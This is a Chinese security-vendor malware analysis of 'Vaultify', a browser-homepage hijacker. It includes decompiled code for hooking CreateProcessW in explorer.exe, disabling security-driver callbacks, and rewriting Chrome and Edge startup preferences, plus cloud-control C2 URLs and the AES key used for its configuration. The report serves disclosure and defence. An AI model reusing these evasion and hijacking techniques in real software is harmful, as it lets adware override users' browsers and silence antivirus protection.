

披着“主页保护”外衣的劫持者：您的浏览器首页正被导流变现- 技术文章-火绒安全


 huorong.cn/document/tech/vir_report/2013

披着“主页保护”外衣的劫持者：您的浏览器首页正被导流变现

- 作者：火绒安全
- 发布时间：2026-07-21
- 阅读量：1234

一、概述


近日，火绒安全实验室接到用户反馈，反映名称为Vaultify的软件存在浏览器主页劫持、导航页篡改等异常行为。经火绒安全工程师分析发现，该软件会以“浏览器主页保护”、“安全防护提醒”等名义弹出提示窗口，诱导用户点击确认或者直接关闭界面后，软件会在系统中注册多个组件，并将相关DLL加载到explorer.exe进程中。当用户通过桌面、开始菜单或任务栏启动浏览器时，软件会拦截浏览器启动流程，将浏览器导航页跳转到指定推广网站。目前，火绒安全产品已经实现对该行为的拦截与查杀。



查杀图



引导弹窗



导流网站

安装**卫士**、**浏览器**、**集合包**、**定制包**，均可自动设置导航网址，获取导航收益。

360有钱联盟

首页 推广产品 邀请赚钱 活动 NEW 安全盾 **个人中心** 帮助中心 公告 naziLa** 门店已

软件收益

导航收益

导航结算

邀请收益

个人信息

门店认证

消息中心

为了保护您的导航收益，打击劫持行为，平台接入360导航联盟系统，数据、结算相关问题请联系导航联盟客服 (360lianmeng@360.cn)

提醒： 有钱联盟是为装机技术员提供收益的平台，只推广导航的用户将会被视为作弊用户，推广导航收益将不予结算。数据的最终解释权归360所有。

说明： 本页面展示的为预估收益，最终收益请以实际付款金额为准。对于恶意刷量等作弊行为，360导航联盟将不予结算，并对作弊行为进行惩罚！

注意： 因有钱联盟付款主体变更（永州薪用工贸有限公司有限责任公司），请2022年11月1日前注册用户，在2023年7月1日前重新签约推广协议。若未达成签约，收益冻结（发放至有钱联盟账户但不付款），签约后统一付款。
【如何签约】有钱联盟官网-个人中心页面，点击提现，签署用户服务协议即可。

您的专属推广链接

https://hao.360.cn/?src=lm&ls=n1ba59de89a (65元/千次有效IP)

433.81 元

昨日预收益

1959.295 元

本月预收益

10378.55 元

上月预收益

查看收益

进入**个人中心-软件收益-收益明细**页面，筛选日期，即可查询推广数量及收益。**安装收益**可在安装**次日**查询（仅卫士和浏览器发放），**推广收益**可在安装**第8天**查询。

推广收益

从导流链路来看，推广网址中包含 n4fc576f09b 等推广标识。除浏览器导航页劫持外，该软件会在用户未授权的情况下，往计算机中下载各平台的推广SDK。软件还内置削弱杀毒软件保持长久运行的能力，以及插件框架、Lua脚本、BPE插件、云控配置拉取、浏览器历史记录访问等功能，可用于动态下发推广链接、下载第三方组件或扩展浏览器控制能力。

AppData > Roaming > Vaultify > base > wxminiprogram > wxminiprogram > 2.0.20.36 > x86			
名称	修改日期	类型	大小
androws_logo.png	2025/7/3 12:07	PNG 文件	104 KB
AndrowsInstaller.exe	2025/7/3 12:10	应用程序	7,311 KB
pcyyb_sdk_dll.dll	2025/7/3 12:10	应用程序扩展	4,558 KB
qone.dll	2025/7/3 12:10	应用程序扩展	817 KB

捆绑应用

pData > Roaming > Vaultify > base > wxminiprogram > wxminiprogram > 2.0.20.36 > x86			
名称	修改日期	类型	大小
3d6tDLL.dll	2025/9/17 4:59	应用程序扩展	428 KB
MPHelper.exe	2025/9/17 4:59	应用程序	1,089 KB

捆绑应用

此电脑 > 本地磁盘 (C:) > 用户 > hr > AppData > Roaming > Vaultify > base			
名称	修改日期	类型	大小
7z.dll	2026/2/26 15:32	应用程序扩展	1,226 KB
base_data.dll	2026/2/12 12:08	应用程序扩展	431 KB
base_dep.dll	2026/2/12 12:08	应用程序扩展	955 KB
crash_base.exe	2026/2/25 15:41	应用程序	1,063 KB
cssdk.dll	2026/6/22 11:15	应用程序扩展	2,512 KB
cssdk.exe	2026/6/22 11:15	应用程序	1,224 KB

捆绑应用

二、流程图



三、软件分析

安装过程中，Vaultify会启动自身服务进程`vaultify_service.exe`，并通过`regsvr32.exe /s` 静默注册多个DLL组件。

其中，`vaultify_x64.dll`被注册为Shell扩展组件，`process_helper_x64.dll`被注册为浏览器劫持相关组件。`vaultify_service.exe`作为常驻进程运行，用于插件加载、配置拉取和后续控制逻辑。

典型命令如下:


```
regsvr32.exe /s "C:\\Users\\hr\\AppData\\Roaming\\Vaultify\\vaultify_x64.dll"  
regsvr32.exe /s "C:\\Users\\hr\\AppData\\Roaming\\Vaultify\\utils\\process_helper_x64.dll"  
"C:\\Users\\<user>\\AppData\\Roaming\\Vaultify\\vaultify_service.exe" --open-from=inst
```

安装程序调用链

样本在劫持浏览器前, 会先尝试干扰安全软件对“进程启动行为”的监控, 然后再对explorer.exe中的CreateProcessW进行Hook。


```
unknown_libname_550(v77);  
v59.m128i_i64[0] = 0x3706500630066LL; // "360bprot.sys"  
v59.m128i_i64[1] = 0x21003A00270025LL;  
v60.m128i_i64[0] = 0x26002C0026007BLL;  
v60.m128i_i64[4] = 85;  
xmmword_1802F85C0 = (__int128)_mm_xor_si128(v6, _mm_loadu_si128(&v59));  
for ( j = 8; j < 13; ++j )  
    *(_WORD *)((char *)&xmmword_1802F85C0 + j * 2) = v59.m128i_i64[j] ^ 0x55;  
v56 = _mm_load_si128((const __m128i *)&xmmword_180281930);  
LOWORD(v55[0]) = 0;  
strcpy_0(v55, (const __m128i *)&xmmword_1802F85C0, v11);  
v13 = (_QWORD *)sub_1800939A0(Dest, v55, 65001);  
if ( v13[3] >= 0x10u )  
    v13 = (_QWORD *)v13;  
v84 = _mm_load_si128((const __m128i *)&xmmword_180281940);  
LOBYTE(v83) = 0;  
v14 = -1;  
do  
    ++v14;  
while ( *((_BYTE *)v13 + v14) );  
StdString_AssignAnsi(&v83, (__int64)v13, v14);  
sub_18000C080((__int64)Dest);  
unknown_libname_550(v55);  
v59.m128i_i64[0] = 0x3E003A003A003DLL; // "hookport.sys"  
v59.m128i_i64[1] = 0x210027003A0025LL;  
v60.m128i_i64[0] = 0x26002C0026007BLL;  
v60.m128i_i64[4] = 85;  
xmmword_1802F86E0 = (__int128)_mm_xor_si128(v6, _mm_loadu_si128(&v59));  
for ( k = 8; k < 13; ++k )  
    *(_WORD *)((char *)&xmmword_1802F86E0 + k * 2) = v59.m128i_i64[k] ^ 0x55;  
v78 = _mm_load_si128((const __m128i *)&xmmword_180281930);  
LOWORD(v77[0]) = 0;  
strcpy_0(v77, (const __m128i *)&xmmword_1802F86E0, v15);  
v17 = (_QWORD *)sub_1800939A0(v58, v77, 65001);  
if ( v17[3] >= 0x10u )  
    v17 = (_QWORD *)v17;  
v86 = _mm_load_si128((const __m128i *)&xmmword_180281940);  
LOBYTE(v85) = 0;  
v18 = -1;  
do  
    ++v18;  
while ( *((_BYTE *)v17 + v18) );  
StdString_AssignAnsi(&v85, (__int64)v17, v18);  
sub_18000C080((__int64)v58);  
unknown_libname_550(v77);  
v59.m128i_i64[0] = 0x13006500630066LL; // "360FsFlt.sys"
```

解密目标字符串



移除指定驱动CreateProcessEx回调

由于用户从桌面、任务栏、开始菜单启动浏览器时，父进程通常是explorer.exe，因此该 Hook 可以拦截Edge、Chrome等浏览器的启动过程。



定位Hook地址

```

while ( dwSize < 5 )
{
    v16 = GetNopOrPaddingLength(v14);
    if ( !v16 )
        break;
    v14 += v16;
    dwSize = v14 - (_DWORD)lpAddress;
}
if ( dwSize >= 5 && v10 <= 8uLL )
{
    if ( v11 > v18 )
        __debugbreak();
    v8[1].m128i_i8[14] = (_BYTE)v11 - (_BYTE)v8;
    v8[3].m128i_i8[14] = dwSize;
    memmove(v8 + 2, lpAddress, dwSize);
    if ( dwSize <= 0x19uLL )
    {
        v8[4].m128i_i64[1] = (__int64)lpAddress->m128i_i64 + dwSize;
        v8[5].m128i_i64[0] = v24;
        v6 = GenerateJmpInstruction(&v8->m128i_i8[v8[1].m128i_u8[14]], &v8[4].m128i_u64[1]);
        WriteJmpToBuffer(v6, v18);
        flOldProtect = 0;
        if ( VirtualProtect(lpAddress, dwSize, 0x40u, &flOldProtect) )
        {
            v13[2] = 0;
            *((_QWORD *)v13 + 2) = a1;
            *((_QWORD *)v13 + 4) = v8;
            *((_QWORD *)v13 + 3) = lpAddress;
            v13[10] = flOldProtect;
            *((_QWORD *)v13) = qword_1801D2B50;
            qword_1801D2B50 = (__int64)v13;
            return 0;
        }
        SetLastError = GetLastError();
    }
}

```

安装Hook代码

当程序检测到浏览器进程启动时会篡改目标浏览器启动参数，将浏览器导航劫持到推广导航页面。

```

v70 = WorkCloudRules_GetSingleton();
v71 = (const wchar_t *)commandLine;
if ( v155 >= 8 )
    v71 = commandLine[0];
WorkCloudControlRules_GetMatchCommandLineForBrowser(v70, &outUrl, v71);
if ( !(_QWORD)v159 )
{
    v134 = BrowserConfig_GetRuleStore(v72);
    v73 = String_CopyConstruct(&writer, commandLine);
    v74 = String_CopyConstruct(outAlias, applicationName);
    if ( BrowserConfig_IsNeedHookByCommandLine((__int64)v134, v74, (__int64)v73, browserType) )
    {
        if ( byte_1802ED8A9 )
        {
            *((_QWORD *)outAlias) = 3555027;

```

篡改进程启动参数

除启动参数劫持外，Vaultify还会直接修改Chrome、Edge等浏览器的Secure Preferences/Preferences配置文件，实现更持久的启动页劫持。

```
v67 = _mm_load_si128((const __m128i *)&xmmword_180281930);
WString_AssignRange(prefPath, L"Secure Preferences", 0x12u);
String_CopyConstruct(valueText, srcString);
appended = FilePath_AppendComponent(valueText, prefPath, v37);
String_CopyConstruct(v68, appended);
unknown_libname_216(valueText);
unknown_libname_216(prefPath);
(*(void (__fastcall **)(void *, _QWORD *, _BYTE **))((_QWORD *)thisBrowser + 184LL))(thisBrowser, outString, v68);
v7 = 0;
unknown_libname_216(v68);
goto LABEL_68;
}
v14 = String_CopyConstruct(valueText, (const void *)(outProfile + 8));
WideString_ToUtf8String(prefPath, v14, 65001);
if ( _si128.m128i_i64[1] >= 8uLL )
{
    v15 = *(void **)valueText;
    if ( (unsigned __int64)(2 * _si128.m128i_i64[1] + 2) >= 0x1000 )
    {
        v15 = *(void **)((_QWORD *)valueText - 8LL);
        if ( (unsigned __int64)((_QWORD *)valueText - (_QWORD)v15 - 8LL) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v15);
}
v62 = _mm_load_si128((const __m128i *)&xmmword_180281940);
LOBYTE(stringObj[0]) = 0;
String_Reserve(stringObj, size + 22);
v16 = v62.m128i_i64[0];
if ( v62.m128i_i64[1] - v62.m128i_i64[0] < 0x16uLL )
{
    String_AppendRaw(stringObj, 0x16u, 0, "session.startup_urls[\\", 0x16u);
}
else
{
    v17 = stringObj;
    v62.m128i_i64[0] += 22;
    if ( v62.m128i_i64[1] >= 0x10uLL )
        v17 = (_QWORD *)stringObj[0];
    v18 = (char *)v17 + v16;
    Memory_CopyBytes(v18, "session.startup_urls[\\", 0x16u);
    v18[22] = 0;
}
```

修改Secure Preferences配置

针对新版Edge，样本还包含edge_lightweight相关字段的修改逻辑。该逻辑用于修改Edge特有的启动页配置和验证字段，使劫持配置在Edge中继续生效。

```

updated = startupUrlsValue;
if ( startupUrlsValue )
    goto LABEL_60;
v20 = -1;
LOBYTE(stringObj[0]) = 0;
si128 = _mm_load_si128((const __m128i *)&xmmword_180281940);
v21 = -1;
do
    ++v21;
while ( aSessionStartup_2[v21] );
String_AssignRange(stringObj, "session.startup_urls_edge_lightweight_verify", v21);
v37 = _mm_load_si128((const __m128i *)&xmmword_180281940);
LOBYTE(outString) = 0;
v22 = -1;
do
    ++v22;
while ( aSessionStartup_3[v22] );
String_AssignRange(&outString, "session.startup_urls_edge_lightweight", v22);
updated = EdgeEssPreferences_UpdateLightweightField((__int64)thisPrefs, &outString, stringObj, v31);
if ( v37.m128i_i64[1] >= 0x10uLL )
{
    v23 = (void *)outString;
    if ( (unsigned __int64)(v37.m128i_i64[1] + 1) >= 0x1000 )
    {
        v23 = *(void **)(outString - 8);
        if ( (unsigned __int64)(outString - (_QWORD)v23 - 8) > 0x1F )
            goto LABEL_68;
    }
    j_j_free(v23);
}
}

```

修改Edge lightweight配置

本次浏览器导航劫持所使用的推广地址未完全固化于本地程序，而是由云端控制下发。这样攻击者或推广方可以在不更新本地程序的情况下，动态调整推广地址、匹配规则和跳转策略。

```
GET http://apib.tjbxldkj.cn/pc/CloudControl/EdgeAssistantCmdConf?app=vaultify

HTTP/1.1 200 OK
Connection: close

{"rs":0,"url":"http://cdn-file.ludashi.com/pc/scripts/2026-06-12/1781263050.xua"}

GET http://cdn-file.ludashi.com/pc/scripts/2026-06-12/1781263050.xua

HTTP/1.1 200 OK
Content-Length: 8536

fXFK9HcBHiBcCz787d1DpPtteSDswVsQK0bbL8gkQvT/Qw+m+tWF4GfWxWLMxsUR+LA2xHBKDUELwsUQ5074MTBh8NfXzs/YWrXcI+40j2zM5TzCPQXJDow...

GET http://apil.tjbxldkj.cn/pc/BrowserAssistant/PluginPromotionConfig

HTTP/1.1 200 OK
Connection: close

UZRMoYSvS7LWkD3PvUicL4Qg0hqWn4bqn0Ba8u649CVBu00TtLKDrnQH2DBAeI7E/bxAuFkzRo=
```

获取云控广告配置流程

程序与云控服务器通信时使用了加密处理。分析其解密流程后发现，相关推广配置采用Base64 + AES方式加密。

```

phProv = 0;
v9 = 0;
phKey = 0;
if ( CryptAcquireContextW(
    &phProv,
    nullptr,
    L"Microsoft Enhanced RSA and AES Cryptographic Provider",
    0x18u,
    0xF0000000) )
{
    v10 = v6[3] < 0x10u;
    v11 = v6[2];
    v22 = *(_DWORD *)v6 + 4);
    *(_DWORD *)pbDataa = 520;
    v21 = 26128;
    if ( !v10 )
        v6 = (_QWORD *)v6;
    Memory_CopyBytes(dst, v6, v11);
    if ( CryptImportKey(phProv, pbDataa, v11 + 12, 0, 0, &phKey) )
    {
        *(_DWORD *)v17 = 1;
        if ( CryptSetKeyParam(phKey, 4u, v17, 0) )
        {
            if ( *(_QWORD *)v5 + 3 >= 0x10u )
                v5 = *(BYTE **)v5;
            if ( CryptSetKeyParam(phKey, 1u, v5, 0) )
            {
                *(_DWORD *)v18 = 1;
                if ( CryptSetKeyParam(phKey, 3u, v18, 0) )
                {
                    sub_18000EF50(a4, *v8, 0);
                    if ( v7[3] >= 0x10u )
                        v7 = (_QWORD *)v7;
                    v12 = (void *)sub_18000EFF0(a4, 0);
                    Memory_CopyBytes(v12, v7, *v8);
                    pdwDataLen = *(_DWORD *)v8;
                    v13 = (BYTE *)sub_18000EFF0(a4, 0);
                    if ( CryptDecrypt(phKey, 0, 1, 0, v13, &pdwDataLen) )
                    {
                        sub_18000EF50(a4, pdwDataLen, 0);
                        v9 = 1;
                    }
                }
            }
        }
    }
}
}

```

AES解密流程

其中推广配置使用AES密钥、偏移为Key=5d36c934b32249578a23ad08c30fa32a、IV = fc16ca81aba64c3e，解密后推广配置如下图。

```

cloud_1781263050.xua.dec.json > [ ] default_urls > { } 0 > [ ] jump_list
1  {
2      "default_urls": [
3          {
4              "protect_url": "https://go.tjbxldkj.cn/go/aV3aJ5mN",
5              "jump_list": [
6                  "--from=quicklaunchpinedshortcut",
7                  "--from=desktopshortcut",
8                  "-sc=desktopshortcut -fixlaunch=0",
9                  "-sc=quicklaunchpinedshortcut -fixlaunch=0",
10                 "-sc=quicklaunchshortcut -fixlaunch=0",
11                 "--ico1",
12                 "--ico2",
13                 "--launch-from=desktopicon",
14                 "--launch-from=loginitem",
15                 "http://tx.edge.ker58.com",
16                 "http://df.edge.qhkj.baicana.com",
17                 "http://qt.edge.zdkj.ker58.com",
18                 "http://df.edge.zdkj.ker58.com",
19                 "https://hao.360.com/?a1004",
20                 "https://hao.360.cn/?y1006",
21                 "http://129fy.qt.bingcb.cn/",
22                 "https://hao.360.cn/?src=lm&ls=n72fd1d4b99",

```

解密的配置文件

该配置文件中包含主要为hao123和360安全浏览的导航页劫持，匹配baidu的域名，替换为带作者推广码的网址https://www.baidu.com/?tn=02003390_119_hao_pg，同时过滤.gov.cn和org域名，避免引起监管部门注意。

实施导流行为<https://go.tjbxldkj.cn/go/aV3aJ5mN> -> <https://hao.360.com/?src=lm&ls=n4fc576f09b>。

除导航页劫持外，该软件还具备浏览器插件相关的云控能力。相关逻辑位于 `addon_relay.bpe` 模块中，该模块会与云控接口交互，获取浏览器插件推广配置、上报插件状态，并检查插件是否安装成功。

```

String_AssignBytes(Block, "http://apil.tjbxldkj.cn/pc/BrowserAssistant/PluginPromotionConfig", 0x41u);
LOBYTE(v63) = 8;
PluginPromotion_HttpPostEncrypted(v48, (const char *)outResponse, Block, (int)requestBody);
LOBYTE(v63) = 10;
if ( v62 >= 0x10 )
{
    v24 = Block[0];
    if ( v62 + 1 >= 0x1000 )
    {
        v24 = *((void **)Block[0] - 1);
        if ( (unsigned int)((char *)Block[0] - (char *)v24 - 4) > 0x1F )
            _invalid_parameter_noinfo_noreturn();
    }
    Memory_Free(v24);
}
v61 = 0;
v62 = 15;
LOBYTE(Block[0]) = 0;
if ( v53 )
{
    v56 = 0xF0000000LL;
    LOBYTE(outPlainText[0]) = 0;
    LOBYTE(v63) = 14;
    LOBYTE(v31) = PluginPromotion_DecryptResponse(v23, outResponse, &::outPlainText);
    if ( v31 )
    {
        v36 = Logger_GetInstance();
        if ( (*(unsigned __int8 (__thiscall **)(void *, int))(*(_DWORD *)v36 + 8))(v36, 1) == 1 )
        {

```

获取云控插件配置

下图展示了请求云控插件配置时的参数结构。请求中包含应用标识、浏览器类型、当前页面URL、已安装插件信息等字段

```
JsonWriter_Key("pid");
JsonWriter_WriteStringMember(v4);
LOBYTE(v22) = 0;
JsonValue_Destroy(Block);
JsonWriter_StringValue(browserEnva + 21);
LOBYTE(v22) = 4;
JsonWriter_Key("browser_type");
JsonWriter_WriteStringMember(v5);
LOBYTE(v22) = 0;
JsonValue_Destroy(Block);
JsonWriter_StringValue(browserEnva + 27);
LOBYTE(v22) = 5;
JsonWriter_Key("page_url");
JsonWriter_WriteStringMember(v6);
LOBYTE(v22) = 0;
JsonValue_Destroy(Block);
JsonWriter_StringValue(browserEnva + 33);
LOBYTE(v22) = 6;
JsonWriter_Key("page_title");
JsonWriter_WriteStringMember(v7);
```

请求云控插件参数结构

云控动态配置下发参数。该能力可用于动态下发浏览器插件或扩展组件

```

Src[0] = 0;
String_AssignBytes(Src, "data.plugin_info.plugin_id", 0x1Au);
LOBYTE(v49) = 13;
v13 = JsonDocument_GetStringByPath(jsonValue, outString, Src, Block);
String_MoveAssign(v28, v13);
String_Destroy(outString);
String_Destroy(Src);
LOBYTE(v49) = 2;
String_Destroy(Block);
v44 = 0;
v45 = 15;
LOBYTE(Block[0]) = 0;
String_AssignBytes(Block, &data, 0);
LOBYTE(v49) = 14;
v47 = 0;
v48 = 15;
Src[0] = 0;
String_AssignBytes(Src, "data.plugin_info.plugin_version", 0x1Fu);
LOBYTE(v49) = 15;
v14 = JsonDocument_GetStringByPath(jsonValue, outString, Src, Block);
String_MoveAssign(v31, v14);
String_Destroy(outString);
String_Destroy(Src);
LOBYTE(v49) = 2;
String_Destroy(Block);
v44 = 0;
v45 = 15;
LOBYTE(Block[0]) = 0;
String_AssignBytes(Block, &data, 0);
LOBYTE(v49) = 16;
v47 = 0;
v48 = 15;
Src[0] = 0;
String_AssignBytes(Src, "data.plugin_info.download_url", 0x1Du);
LOBYTE(v49) = 17;
v15 = JsonDocument_GetStringByPath(jsonValue, outString, Src, Block);
String_MoveAssign(v34, v15);
String_Destroy(outString);
String_Destroy(Src);

```

云控插件返回参数结构

程序进一步验证插件是否成功安装

```

LOBYTE(v85) = (*(int (__thiscall **)(int, LPCCH, LPCCH, LPCCH, LPCCH, void *, _DWORD))(*(_DWORD *)v57 + 4))(
    v57,
    v82,
    v82 + 48,
    v82 + 24,
    v82 + 72,
    v4,
    *(_DWORD *)v84);
v58 = Logger_GetInstance();
v59 = (*(int (__thiscall **)(void *, int))(*(_DWORD *)v58 + 8))(v58, 1);
if ( v59 == 1 )
{
    v109[4] = (LPCCH)(v59 - 1);
    LOBYTE(v109[0]) = v59 - 1;
    v109[5] = (LPCCH)15;
    String_AssignBytes(v109, &unk_101287A4, 3u);
    v121 = 28;
    Logger_BeginRecord(2, 1);
    LOBYTE(v121) = 29;
    LogStream_AppendString(v60, v78);
    LOBYTE(v121) = 30;
    LogStream_AppendString(v61, v78);
    LogStream_AppendBool(v78, (bool)v85);
    LogStream_AppendString(v62, v78);
    LogStream_AppendBool(v78, v84[0]);
    v63 = Logger_GetInstance();
    (*(void (__thiscall **)(void *, char **))(*(_DWORD *)v63 + 28))(v63, v78);
    LogStream_Destroy(v78);
    v121 = -1;
    String_Destroy(v109);
}
if ( v3[6] )
{
    v64 = "&ex_ary[succcess]=1";
    v107 = 0;
    if ( !(_BYTE)v85 )
        v64 = "&ex_ary[succcess]=0";
    v108 = 15;
}

```

验证插件是否成功安装

程序存在遍历浏览器插件信息的逻辑，用于收集当前浏览器中已安装扩展的状态，为后续插件配置匹配和上报提供依据。

```

v32 = BrowserType_FromName(i, (int)v68);
if ( v32 )
{
